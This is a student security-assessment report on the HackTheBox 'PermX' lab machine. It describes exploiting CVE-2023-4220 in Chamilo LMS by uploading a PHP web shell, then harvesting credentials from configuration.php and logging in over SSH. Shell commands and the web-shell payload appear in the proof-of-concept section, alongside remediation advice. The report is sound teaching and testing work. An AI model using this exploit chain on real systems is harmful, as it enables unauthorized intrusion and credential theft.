Escuela Colombiana de Ingeniería Julio Garavito

Demo Company
IT Security and Privacy

Security Assessment Findings Report

Students:

Laura Sofia Gil Chaves

Camilo Castaño Quintanilla

Teacher:

Ing. Daniel Vela

Business Confidential

September 18th, 2024

Project 01-11

Version 1.0

Table of Contests

Assessment Overview

From Thursday, September 12 to Monday, September 16, a vulnerability analysis of the permX machine was carried out through the HackTheBox system, starting with its LMS subdomain, Chamilo system. For this analysis, different stages were carried out from the initial scan to exploitation and escalation of privileges.

1. Planning–Identification of the necessary steps to identify the vulnerabilities of the permX machine and take advantage of them.
2. Discovery–Identification of the LMS subdomain and Chamilo system.
3. Atack–Exploitation of the system's vulnerability to the function of uploading large files.
4. Reporting–Documentation of vulnerability analysis and possible mitigation options.

Plan → Discovery → Attack →Report

Assessment Components

External Penetration Test

Using internal resources and prior knowledge of the network, we as attackers performed an external penetration test that attempts to access an internal network. A scan of the computer during the external penetration test showed that ports 80 (HTTP) and 22 (SSH) were open. The web page on port 80 was accessed using brute force against web resources, revealing the www and LSM subdomains.

Then, a reverse shell file was uploaded to the susceptible directory in Chamilo (LMS) to get access to the system due to a vulnerability that was found that permitted remote code execution. The user account was then accessed via SSH using credentials that were discovered in a configuration file. This allowed complete administrator access to be obtained by modifying a configuration file.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Remote code execution vulnerability in Chamilo LMS (CVE-2023–4220) allows an attacker to execute malicious code remotely. The exploitation is direct and can compromise the entire system.
High	7.0-8.9	Accessing a user account using credentials found in a configuration file represents a significant risk. Although exploitation is more difficult, it could allow an attacker to gain elevated privileges.
Moderate	4.0-6.9	Permission manipulation for privilege escalation is a vulnerability that requires additional steps to exploit. Although not as critical, it represents a risk that can lead to privilege escalation.
Low	0.1-3.9	Exposing non-sensitive files and directories reduces the potential attack but is not directly exploitable.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Scope

Assessment	Details
External Penetration Test	10.10.11.23

Scope Exclusions

Internal networks, services not exposed through ports 22 and 80, and sensitive user data were excluded.

Client Allowances

The client allowed port scanning, exploit testing, and temporary access to accounts and systems to evaluate security, always within agreed limits.

Executive Summary

The external penetration assessment identified several critical vulnerabilities in customer systems, including flaws in Chamilo LMS that allow remote code execution without authentication and misconfigured subdomains that expose sensitive credentials. The analysis included port scans, exploitation tests, achieving unauthorized access and privilege escalation. The vulnerabilities detected range from critical to moderate, and require immediate actions, especially the most serious ones, to mitigate risks.

Attack Summary

The following table describes how we gained internal network access, step by step:

Step	Action	Recommendation
1	A port scan was performed which revealed two open: 22 (SSH) and 80 (HTTP).	Limit exposed services to those strictly necessary and configure firewalls to block unused ports.
2	Two subdomains (lms, and www) were identified after a fuzzing analysis.	Review the configuration of subdomains, eliminate unnecessary ones and ensure that they do not expose sensitive information.
3	A login page was discovered on the subdomain lms.permx.htb.	Implement strong authentication and limit public access to management interfaces.
4	A vulnerability was identified in Chamilo LMS (CVE-2023-4220), which allows remote code execution without authentication. Exploiting this flaw, a malicious file (rce.php) was uploaded to the server via the file upload mechanism, allowing the attacker to gain remote access to the system via a reverse shell. With this access, the attacker was able to execute arbitrary commands on the server.	It is recommended to update Chamilo LMS to the latest version that corrects this vulnerability. It is also essential to review file upload security settings, applying strict restrictions on the file types allowed, and monitor network traffic for suspicious activity. Implement intrusion detection tools (IDS) that alert about malicious file upload attempts.
5	Credentials discovered in configuration files were used to escalate privileges and access more resources.	Secure configuration files and store credentials securely using encryption
6	A vulnerable script was used to manipulate permissions and gain root control.	Review and restrict permissions on automation scripts and ensure access control to critical files.

Security Weaknesses

Software Updates and Security Patches

Keeping applications and systems always updated is essential to prevent the exploitation of known vulnerabilities. In this case, the vulnerability in Chamilo LMS could have been mitigated by applying security patches. It is crucial to implement a regular software update process that includes critical patches as soon as they are available.

Monitoring and Intrusion Detection


Implementing intrusion detection systems allows you to identify suspicious activities on the network or server. This includes monitoring for malicious file upload attempts, unauthorized access, or anomalous scans on exposed ports and services. The IDS would have warned about anomalous behavior during the attack.

Encryption and Secure Credential Management

Credentials stored in configuration files must be properly encrypted and protected. In this case, the configuration files contained accessible credentials, which made privilege escalation easier. Using strong encryption for passwords and applying multi-factor authentication would ensure greater security in handling credentials.

Vulnerabilities by Impact

The following chart illustrates the vulnerabilities found by impact:



External Penetration Test Findings


External Penetration Test Findings – Critical Risk (Chamilo LMS)

Description:	A critical vulnerability was found in the Chamilo LMS, specifically unauthenticated remote code execution through the upload of large files, which allowed us to take control of the system without valid credentials.
Impact:	Critical
System:	10.10.11.23
References:	PermX - Remote Access CVE-2023-4220 – Chamilo LMS

Exploit Proof of Concept


The Proof-of-Concept that follows highlights our ability to carry out remote code execution and take over the target system by exploiting the unauthenticated file upload vulnerability found in Chamilo LMS.

The first step to exploit this vulnerability is to establish presence in the directory on the target system. In the case of Chamilo LMS, this directory is typically located in /main/inc/lib/javascript/bigupload/files/. This directory helps file uploading on the web due to inadequate validation checks, a malicious file type can be uploaded without any proven credentials. The existence of this folder must be demonstrated because it is the source of the vulnerability.




```
┌──(kali㉿kali)-[~]
└─$ mkdir -p /main/inc/lib/javascript/bigupload/files/
mkdir: cannot create directory '/main': Permission denied

┌──(kali㉿kali)-[~]
└─$ sudo [redacted]
```

On the machine, a php web shell designed to allow remote code execution is created. This special php file is uploaded to the vulnerable location which contains the malicious codes that help in executing system commands. After creating the web shell, we used some tools to insert the file into the target system through the open /bigupload/files/ directory. This process does not require authentication controls and promotes any file uploading since it does not make any input checks, does it restrict the kinds of files uploaded.




```
┌──(kali㉿kali)-[~]
└─$ echo '<?php system("id"); ?>' > rce.php

┌──(kali㉿kali)-[~]
└─$ curl -F [redacted]
curl: (3) URL [redacted]

┌──(kali㉿kali)-[~]
└─$ curl -F [redacted]
The file has successfully been uploaded.
```

As soon as the web shell has been uploaded, the browser is used to go to the exact location of the file that was uploaded. When the invaded file is accessed, the harsh script embedded in it is brought into action which enables the intruder to carry out instructions on the server. To verify the success of the exploit, namely that the command returns uid=33(www-data), that the uploaded file can call system level commands, confirming the presence of the file upload vulnerability without any validation.




```
┌──(kali㉿kali)-[~]
└─$ curl [redacted]
u[redacted]

┌──(kali㉿kali)-[~]
└─$ 
```




[redacted]

Then we searched for an SSH key or credentials to log in via ssh and get the user file. In transit to this, a configuration.php file was found. From here, we accessed with the user mtz, this allowed us to find the user.txt flag and to escalate privileges and make any changes.



```
ww[redacted]/chamilo/main/webservices$ find [redacted]uration.php" -exec ls -l {} \;
2>/dev/null
<e "configuration.php" -exec ls -l {} \; 2>/dev/null
-rw-r--r-- 1 www-data www-data 127902 Jan 20 18:20 /var/www/chamilo/app/config/configuration.php
-rwxr-xr-x 1 www-data www-data 1258 Aug 31  2023 /var/www/chamilo/plugin/sepe/src/configuration.php
www-data@permx:/var/www/chamilo/main/webservices$ cat /var/www/chamilo/app/config/configuration.php
<$ cat /var/www/chamilo/app/config/configuration.php
<?php
// Chamilo version 1.11.24
// File generated by /install/index.php script - Sat, 20 Jan 2024 18:20:32 +0000
/* For licensing terms, see /license.txt */
/**
 * This file contains a list of variables that can be modified by the campus site's server administrator.
 * Pay attention when changing these variables, some changes may cause Chamilo to stop working.
 * If you changed some settings and want to restore them, please have a look at
 * configuration.dist.php. That file is an exact copy of the config file at install time.
 * Besides the $_configuration, a $_settings array also exists, that
 * contains variables that can be changed and will not break the platform.
 * These optional settings are defined in the database, now
 * (table settings_current).
 */
```



```
└─$ ssh mtz@10.10.11.23
mtz@10.10.11.23's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-113-generic x86_64)
```

Recommendation:

Who:	The system security team and administrators of the Chamilo LMS must immediately apply security patches and conduct a full system security audit.
Vector:	Remote.

Action:	*Item 1*: Lack of file validation in the file upload function; the solution is to restrict allowed file types and perform automatic security scans. *Item 2*: Attackers can access without authentication; the solution is to implement multi-factor authentication and stricter access controls. *Item 3*: Files are not properly validated upon upload; the solution is to implement server-side validation to prevent the execution of malicious files. *Item 4*: Credentials are stored without sufficient protection; the solution is to encrypt credentials and improve password storage policies. *Item 5*: Regular audits are not conducted; the solution is to establish periodic system audits and patch known vulnerabilities.